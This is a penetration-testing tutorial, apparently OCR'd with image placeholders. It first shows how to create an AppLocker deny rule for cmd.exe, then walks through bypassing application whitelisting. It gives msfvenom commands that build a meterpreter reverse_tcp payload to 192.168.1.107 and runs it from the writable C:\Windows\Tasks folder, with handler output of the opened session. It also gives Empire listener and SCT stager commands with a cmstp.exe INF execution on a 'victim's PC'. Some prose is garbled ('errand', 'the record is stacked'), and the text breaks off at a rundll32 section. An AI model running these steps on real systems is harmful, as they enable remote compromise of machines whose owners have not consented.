
If you want to make your own rule in order to allow or deny an action for any application, you can choose the options" Create New Rule" below. Let's say, I want to create a new Executable file rule to restrict command prompt execution for everyone.




Then, you will get a wizard that helps you to create an Applocker rule, which will truly be based on the file attribute such as the file path and digital signature.
NOTE: *Install the applications you want to create the rules for on this computer.*




Now the action to use and the user or group that this rule should apply to. A **deny** action prevent affected file from running.




Select the type of primary condition that you would like to create. Here we have chosen "**Publisher**" options.




Browse for a signed file to use as a reference for the rule. Here we have browsed the **cmd.exe** and then click on next.



Choose the Publisher as an exception and then click Next.



And finally, this will add your rule to restrict the cmd.exe.




Set Application identity to Automatic mode:


Then navigate to "Application identity Property" through ***Computer Configuration > Policies > Windows Settings > Security Settings > System Services > Application identity***.

Then enable the "**Automatic**" option as the service startup mode.

Now update the Group policy with the help of **gpupdate command**.



Now when you will try to open command prompt "cmd.exe" then you will get services restriction prompt as shown.




Note: If you are configuring these rules on a single machine then it will take some time to impose the rule over the machine.


Bypass Application Whitelisting using Weak Path Rule

Finding loopholes is very important when you are the part of a pen-testing team. Because such loopholes are the source of hacking as the attacker will actively look for them. So in order to patch such loopholes, you must know how to and where to find them. One of such loopholes is something known as weak folders in windows.


To secure windows, there are multiple security policies provided by Microsoft. One of such policies does not allow an exe file to execute which means a malicious exe file that can be sent by an attacker will not work in the targeted PC. To apply such policy, you need to go into the local security policy of **Windows > Applocker > Executable Rules >** and then apply the policy. As you can see in the image below the default rule has been set.



Now, if you try to run any given .exe file, it will not run. Here, I have tried to execute putty.exe file but as you can see in the image below it does not run.



The loophole to this policy is that there still few folders, which despite such activated security policies, has the write and read permissions and such files will execute from these folders. If I run the same exe i.e., putty.exe in the C drive > windows > tasks folder then it will be executed as shown in the image below.




To check which folders have read and write permission, you can use the following command:

```
accesschk64.exe "Users" c:/Windows -w
```

Using this command, you can see in the following image that everywhere the access is denied except for the temp, task and tracing folders.


```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107 lport=1234 -f
```




Now let's experiment with a malware which we will create using **msfvenom** for the targeted PC with the following command:

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107 lport=1234 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

When you execute the above malware in the victims' PC, it will not run due to the applicable security policies.



But, if using the loophole, you execute the file from the tasks folder as shown in the image below:



Then, you will have your meterpreter session as desired.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:1234
[*] Sending stage (179779 bytes) to 192.168.1.106
[*] Meterpreter session 1 opened (192.168.1.107:1234 -> 192.168.1.106:49949) at 1

meterpreter > sysinfo
Computer        : DESKTOP-2KSCK6B
OS              : Windows 10 (Build 10586).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

So, while providing security or attacking you must know everything about the targeted machine so that you can use their security against them or provide even better security by patching such loopholes.

Bypass Application Whitelisting using cmstp

By default, Applocker allows the executing of binaries in the folder that is the major reason that it can be bypassed. It has been found that such binaries can easily be used in order to bypass Applocker along with UAC. One of such binary related to Microsoft is CMSTP. CMSTP welcomes INF files and so exploitation through INF is possible. And so, we will be learning how to perform such exploitation.
Non-framework procedures like cmstp.exe start from programming you introduced on your system. Since most applications store information on your hard drive and in your system's registry. It has machine code written in it. In the event that you begin the product Microsoft(R) Connection Manager on your system, the directions contained in cmstp.exe will run on your system. For this reason, the record is stacked into the primary memory (RAM) and keeps running there as a Microsoft Connection Manager Profile Installer process (additionally called an errand). As we all know CMSTP accepts SCT files and runs then without suspicion and therefore we will create a malicious SCT file to reach our goal. We will use Empire PowerShell for this. For a detailed guide on Empire PowerShell click here.
Launch the empire framework from the terminal of Kali and then type the following commands to create your malware:


```
listeners
uselistener http
set Host 192.168.1.109
execute
```

Above commands will create a listener for you, then type back to return from listener interface and as for the creation of SCT file type:

```
usestager windows/launcher_sct
set Listener HTTP
execute
```


Running the above exploit will create your SCT file. We will use the following script to execute our file in PowerShell. In this script give the path of your SCT file and add the following line as shown in the image.

Download this script from *here*:



Now, send the file to the victim's PC and run the following command in victims' command prompt:


```
cmstp.exe /s shell.inf
```



As soon as you run the command, you will have a session. Use the following command to access your session:

```
interact <session
```

This way, you can use CMSTP binary to bypass applocker restrictions. CMSTP needs an INF file and by using it to your advantage you can have access to victim's PC.



Bypass Application Whitelisting using rundll32.exe (Multiple Methods)

Introduction

DLL files are very Important for window's OS to work and it also determines the working of other programs that customize your windows. Dynamic Link Library (DLL) files are the type of file which provides instructions to other programs on how to call upon certain things. Therefore, multiple software's can share such DLL files, even simultaneously. In spite of being in the same format as a .exe file, DLL files are not directly executable like .exe files. DLL file extensions can be : .dll (Dynamic Link Library), .OCX (ActiveX Controls), .CPL (Control Panel), .DRV (Device Drivers).

Working

When in use, DLL files are divided into sections. This makes the working of DLL files easy and faster. Each section is installed in the main program at run time. As each section is different and independent; load time is faster and is only done when the functionality of the said file is required. This ability also makes upgrades easier to apply without affecting other sections. For example, you have a dictionary program and new words are added every month, so for this, all you have to do is update it; without requiring to install a whole another program for it.

Advantages

- Uses fewer resources
- Promotes modular architecture
- Eases deployment and installation

Disadvantages

